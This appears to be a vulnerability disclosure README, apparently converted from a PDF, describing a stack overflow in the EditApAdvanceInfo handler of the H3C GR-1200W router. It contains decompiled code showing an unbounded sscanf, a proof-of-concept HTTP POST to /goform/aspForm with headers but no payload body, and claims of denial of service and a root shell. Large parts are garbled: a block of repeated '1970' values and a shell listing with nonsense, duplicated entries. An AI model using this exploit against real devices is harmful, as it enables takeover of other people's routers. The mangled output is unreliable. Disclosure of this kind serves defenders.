

 $\equiv$  readme.md

# H3C GR-1200W (<=MiniGRW1A0V100R006) has a stack overflow vulnerability

### Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address: https://www.h3c.com/cn/d\_202102/1383837\_30005\_0.htm

#### **Product Information**

H3C GR-1200W MiniGRW1A0V100R006 router, the latest version of simulation overview:



## **Vulnerability details**

The H3C GR-1200W (<=MiniGRW1A0V100R006) router was found to have a stack overflow vulnerability in the EditApAdvanceInfo function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
int v20[8]; // [sp+108h] [+108h] BYREF int v21[8]; // [sp+128h] [+128h] BYREF
21
22
    int v22[8]; // [sp+148h] [+148h] BYREF
23
24
   int v23[8]; // [sp+168h] [+168h] BYREF
25
   int v24[8]; // [sp+188h] [+188h] BYREF
    int v25[8]; // [sp+1A8h] [+1A8h] BYREF
    int v26[12]; // [sp+1C8h] [+1C8h] BYREF
27
28
29
    v12 = 0;
    memset(v17, 0, sizeof(v17));
30
    memset(v18, 0, sizeof(v18));
31
32
   memset(v19, 0, sizeof(v19));
33
   memset(v20, 0, sizeof(v20));
34
    memset(v21, 0, sizeof(v21));
35
    memset(v22, 0, sizeof(v22));
36
    memset(v23, 0, sizeof(v23));
37
    memset(v24, 0, sizeof(v24));
38
    memset(v25, 0, sizeof(v25));
39 memset(v26, 0, sizeof(v26));
40
   V11 = 0;
   s = (char *)websgetvar(a1, "param", &unk 501828);
42
43
    if ( sscan (s, "%[^;];%[^;];%s", v20, v21, v22, v23) == 4 )
44
```

In the EditApAdvanceInfo function, the param we entered is formatted using the sscanf function and in the form of %[^;];%[^;];%s. This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of v20, it will cause a stack overflow.

## Recurring vulnerabilities and POC

In order to reproduce the vulnerability, the following steps can be followed:


- 1. Boot the firmware by qemu-system or other ways (real machine)
- 2. Attack with the following POC attacks

```
POST /goform/aspForm HTTP/1.1
Host: 192.168.0.124:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.
Accept-Language: zh-CN, zh; q=0.8, zh-TW; q=0.7, zh-HK; q=0.5, en-US; q=0.3, en; q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 553
Origin: https://192.168.0.124:80
DNT: 1
Connection: close
Cookie: JSESSIONID=5c31d502
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
```


```
1937 | 1961 | 1978 | 1978 | 1979 | 1961 | 1979 | 1979 | 1979 | 1979 | 1979 | 1979 | 1979 | 1979 | 1979 | 1979 | 1979 | 1979 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 1970 | 19
```

The picture above shows the process information before we send poc.

In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).

```
BusyBox v1.2.0 (2019.07.31-03:33+0000) Built-in shell (ash)
Enter 'help' for a list of built-in commands.

/ # ls -l
drwxrwxr-x 6 1007 1007 89 Jul 31 2019 www mall drwxr-xr-x 2 *root root 0 Jan 1 1970 wm
drwxr-xr-x 10 *root root 0 Jul 24 21:56 mm
drwxrwxr-x 6 1007 1007 62 Jul 31 2019 wm
drwxrwxr-x 3 1007 1007 26 Jul 31 2019 wm
drwxrwxr-x 3 1007 1007 7 Jul 31 2019 tmp -> wm
lrwxrwxrwx 1 1007 1007 7 Jul 31 2019 tmp -> wm
dr-xr-xr-x 11 *root root 0 Jan 1 1970 mm
dr-xr-xr-x 89 *root root 0 Jan 1 1970 mm
drwxrwxr-x 3 1007 1007 28 Jul 31 2019 tmp -> mm
drwxrwxr-x 3 1007 1007 28 Jul 31 2019 tm
drwxrwxr-x 4 1007 1007 2422 Jul 31 2019 tm
drwxrwxr-x 4 1007 1007 9 Jul 31 2019 tm
drwxrwxr-x 4 1007 1007 9 Jul 31 2019 tm
drwxrwxr-x 4 *root root 0 Jan 1 1970 tm
drwxrwxr-x 1 *root root 0 Jan 1 1970 tm
drwxr-xr-x 4 *root root 0 Jan 1 1970 tm
drwxr-xr-x 4 *root root 0 Jan 1 1970 tm
drwxr-xr-x 1 *root root 0 Jan 1 1970 tm
drwxr-xr-x 1 *root root 0 Jan 1 1970 tm
drwxr-xr-x 1 *root root 0 Jan 1 1970 tm
drwxr-xr-x 2 1007 1007 2528 Jul 31 2019 tm
drwxr-xr-x 2 1007 1007 2528 Jul 31 2019 tm
drwxr-xr-x 2 1007 1007 1556 Jul 31 2019 tm
drwxr-xr-x 2 1007 1007 1556 Jul 31 2019 tm
```

Finally, you also can write exp to get a stable root shell.